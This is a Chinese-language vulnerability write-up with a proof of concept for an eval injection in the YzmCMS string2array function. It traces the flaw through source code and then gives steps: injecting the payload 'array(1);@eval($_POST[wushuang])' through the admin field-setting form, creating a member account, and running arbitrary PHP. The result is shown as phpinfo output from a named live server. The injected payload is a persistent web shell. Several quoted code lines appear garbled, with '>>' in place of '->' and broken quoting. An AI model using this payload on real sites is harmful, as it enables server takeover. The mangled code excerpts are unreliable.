

这个漏洞是一个 eval 注入。

在 yzmpHP/core/function/global.func.php,276-286 行,函数 string2array,如果传入的参数 \$data 不为空而且以 array 开头,那就执行 @eval("\\$array = \$data;")。

```
269
270 /**
271  * 将字符串转换为数组
272  *
273  * @param string $data 字符串
274  * @return array 返回数组格式,如果, data 为空,则返回空数组
275  */
276 function string2array($data) {
277     $data = trim($data);
278     if($data == '') return array();
279     if(strpos($data, 'array')===0){
280         @eval("\$array = $data;");
281     }else{
282         if(strpos($data, '{\\'}===0) $data = stripslashes($data);
283         $array=json_decode($data,true);
284     }
285     return $array;
286 }
287
288
```

这个文件是一个公用函数库,它开始就被包含了。

这个函数很危险,他是一个 eval 注入,如果参数 \$data="array(1);phpinfo()",意味着执行了 \$array=array(1) 和 phpinfo()。

在 application/member/controller/member\_content.class.php 304 行,调用了这个方法。

```
289 //获取不同模型获取HTML表单
290 private function _get_model_str($modelid, $field = false, $data = array()) {
291     $modelinfo = getcache($modelid, '_model', 2);
292     if($modelinfo == false){
293         $modelinfo = D('model_field')->where(array('modelid' => $modelid, 'disabled' => 0))>>order('listorder ASC')>>select();
294         setcache($modelid, '_model', $modelinfo, 2);
295     }
296
297     $fields = $fieldstr = array();
298     foreach($modelinfo as $val){
299         if($val['isadd'] == 0) continue;
300         $fieldtype = $val['fieldtype'];
301         if($data){
302             $val['defaultvalue'] = isset($data[$val['field']]) ? $data[$val['field']] : '';
303         }
304         $setting = $val['setting'] ? string2array($val['setting']) : 0;
305         $required = $val['isrequired'] ? '<span class="red">*</span>' : '';
306         $fieldstr[] = '<td>' . $val['name'] . ':</td><td>' . $form::fieldtype($val['field'], $val['defaultvalue'], $setting) . $required . '</td>';
307         $fields[] = $val['field'];
308     }
309
310     return $field ? $fields : $fieldstr;
311 }
312
313
```

这是一个 private 方法,在同文件中,有很多公用方法调用了这个方法,像 init(),publish() 等等, \$val 是一个 sql 语句的结果, 'setting' 是一个 yzmcms\_model\_field 表中的字段。

举例, init()

```
19
20 /**
21  * 在线投稿
22  */
23 public function init(){
24     $memberinfo = $this->memberinfo;
25     extract($memberinfo);
26
27     $this->_check_group_auth($groupid);
28     yzm_base::load_sys_class('form', '', 0);
29     $category_data = D('category')>>field('catid,catname')>>where(array('member_publish'=>1))>>select(); //只查询允许投稿的栏目
30
31     $catid = isset($_GET['catid']) ? intval($_GET['catid']) : 0;
32     $modelid = $catid ? 1 : get_category($catid, 'modelid');
33     if(!$modelid) showmsg(L('illegal_operation'), 'stop');
34
35     $fieldstr = $this->_get_model_str($modelid);
36
37     include template('member', 'publish');
38 }
39
```

我们可以看到,在 35 行调用了 \_get\_model\_str(),如果我们不输入 \$\_GET['catid'], \$modelid

将会取 1，这样我们就明确了，需要一条 yzmcms\_model\_field 表的数据，他的字段 modelid 值为 1，setting 字段值为 array();eval\_code。

在 application/admin/controller/model\_field.class.php ， 65 行 ，  
D('model\_field')->insert(\$\_POST);插入了数据。

D 是一个函数，它可以新建一个可以调用数据库的对象，db\_mysql 或者 db\_mysqli，定义在 global.func.php 813 行。

```
32 public function add() {
33
34     if(isset($_POST['dosubmit'])) {
35
36         if(!preg_match('/^[a-zA-Z]{1}([a-zA-Z0-9]{1,}){0,19}$/', $_POST['field'])) showmsg('字段名不正确! ');
37
38         $files = array('input','textarea','number','datetime','image','images','attachment','select','radio','checkbox','editor');
39         if(!in_array($_POST['fieldtype'], $files)) showmsg(L('illegal_parameters'), 'stop');
40
41         $_POST['issystem'] = 0;
42         $_POST['modelid'] = $this->modelid;
43         $_POST['listorder'] = 1;
44
45         if(in_array($_POST['fieldtype'], array('select','radio','checkbox'))){
46             $_POST['setting'] = array2string(explode('|', rtrim($_POST['setting'], '|')));
47         }elseif($_POST['fieldtype']=='datetime'){
48             $_POST['setting'] = $_POST['dateset'];
49         }else{
50             unset($_POST['setting']);
51         }
52
53         if($_POST['minlength']) $_POST['isrequired'] = 1;
54
55         if($_POST['fieldtype'] == 'textarea' || $_POST['fieldtype'] == 'images'){
56             sql::sql_add_field_mediumtext($this->modeltable, $_POST['field']);
57         }else if($_POST['fieldtype'] == 'editor'){
58             sql::sql_add_field_text($this->modeltable, $_POST['field']);
59         }else if($_POST['fieldtype'] == 'number'){
60             sql::sql_add_field_int($this->modeltable, $_POST['field'], intval($_POST['defaultvalue']));
61         }else{
62             sql::sql_add_field($this->modeltable, $_POST['field'], $_POST['defaultvalue'], $_POST['maxlength']);
63         }
64
65         D('model_field')->insert($_POST);
66         delcache($this->modelid.' model');
67         showmsg(L('operation_success'), U('init',array('modelid'=>$this->modelid)), 1);
68     }else{
```

只有一些参数重要。

在 42 行，\$\_POST['modelid']=\$this->modelid，这个类的\_\_construct()方法为：

```
public function __construct() {
    parent::__construct();
    $this->modelid = isset($_GET['modelid']) ? intval($_GET['modelid']) : 1;
    $this->public_set_modelinfo();
}
```

So，我们输入\$\_GET['modelid']=1 就足够了。

接着，在 47，48 行，如果我们输入\$\_POST['fieldtype']=='datetime'，那么\$\_POST['setting'] = \$\_POST['dateset']，也就意味着我们可以直接插入数据中的'setting'。

不过这里仍然有一些限制，当插入数组为一条数据时，每个值都会被 safe\_data()过滤，这两个方法在 yzmpHP/core/class/db\_mysql.php 和 yzmpHP/core/class/db\_mysqli.php 两个文件中，两个方法在两个文件都有并且一样。

```

191  /**
192  * 执行添加记录操作
193  * @param $data      要增加的数据，参数为数组，数组key为字段值，数组值为数据取值
194  * @param $filter     第二个参数选项 如果为真值[1为真] 则开启实体转义
195  * @param $primary    是否过滤主键
196  * @return int/boolean 成功：返回自动增长的ID，失败：false
197  */
198  public function insert($data, $filter = false, $primary = true){
199      if(!is_array($data)) {
200          $this->geterrr('insert function First parameter Must be array!');
201          return false;
202      }
203      $data = $this->del_arr($data, $primary);
204      $fields = $values = array();
205      foreach ($data AS $key => $val){
206          $fields[] = '`'.$key.'`';
207          $values[] = "'' . $this->safe_data($val, $filter) . ''";
208      }
209
210      $sql = 'INSERT INTO '.$this->get_tablename().' ('. implode(', ', $fields) .') VALUES ('. implode(', ', $values) .)';
211      $this->execute($sql);
212      return self::$link->insert_id;
213  }
214

```

这个 safe\_data 是：

```

private function safe_data($value, $chars = false){
    if(!MAGIC_QUOTES_GPC) $value = addslashes($value);
    if($chars) $value = htmlspecialchars($value);

    return $value;
}

```

它简单来说就是一个 addslashes，因为参数 \$chars 是输入的 \$filter，默认 false，所以忽略掉 htmlspecialchars。


这个限制意味着我们不能使用单引号双引号，不过一个 eval 注入可以不需要他俩。

例如，@eval(\$\_GET[wushuang])，不需要单双引号，但是等同于一个 shell。


上面是原理的介绍，下面是 poc。

首先，从网站后台登陆，/index.php?m=admin&c=index&a=init，然后选择模型管理，选择模型 ID 为 1 的那个字段管理，然后添加字段，像下面这张图一样填表。

接着需要拦截数据包，像图片一样，修改 fieldtype 为 datetime，修改 datesest 为 array(1);@eval(\$\_POST[wushuang])。



接着我们需要一个用户可以触发这个漏洞，选择会员管理，选择会员管理，添加用户，填表如下。



现在我们已经完成了准备工作，接着以用户身份登陆，guici/123456,/index.php?m=member&c=index&a=login，点击在线投稿，接着你就可以执行任意代码通过输入 post 数据 wushuang! /index.php?m=member&c=member\_content&a=init。

如下图

会员中心

会员中心

附加组件管理器

+

← → ↻ 🏠

140.143.29.140/index.php?m=member&c=member\_content&a=init

🔍 ⋮ ☆

🔧 最常访问 📁 火狐官方网站 🌐 新手上路 📁 常用网址 🛒 京东商城

Hackbar

✕

Encryption Encoding

⏮ Load ⏪ Split ⏩ Run

http://140.143.29.140/index.php?m=member&c=member\_content&a=init

⋮


☒ Enable Post data

wshuang=phpinfo()

⋮

☐ Enable Referer

PHP Version 5.5.10



System	Linux VM-32-14-ubuntu 4.4.0-91-generic #114-Ubuntu SMP Tue Aug 8 11:56:56 UTC 2017 x86_64
Build Date	Sep 18 2017 16:59:40
Configure Command	'./configure' '--prefix=/phpstudy/server/php' '--with-config-file-path=/phpstudy/server/php/etc' '--with-apxs2=/phpstudy/server/httpd/bin/apxs' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--enable-sockets' '--enable-zip' '--enable-calendar' '--enable-bcmath' '--enable-soap' '--with-xml' '--with-iconv=/usr/local/libiconv' '--with-gd' '--with-xmllib' '--enable-mbstring' '--with-curl=/usr/local/curl' '--enable-ftp' '--with-mcrypt' '--without-pear' '--with-freetype-dir=/usr/local/freetype.2.5.0' '--with-jpeg-dir=/usr/local/jpeg.6' '--with-png-dir=/usr/local/libpng.1.2.50' '--disable-ipv6' '--disable-debug' '--with-openssl'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/phpstudy/server/php/etc
Loaded Configuration File	/phpstudy/server/php/etc/php.ini
Scan this dir for additional .ini	(none)

By 诡刺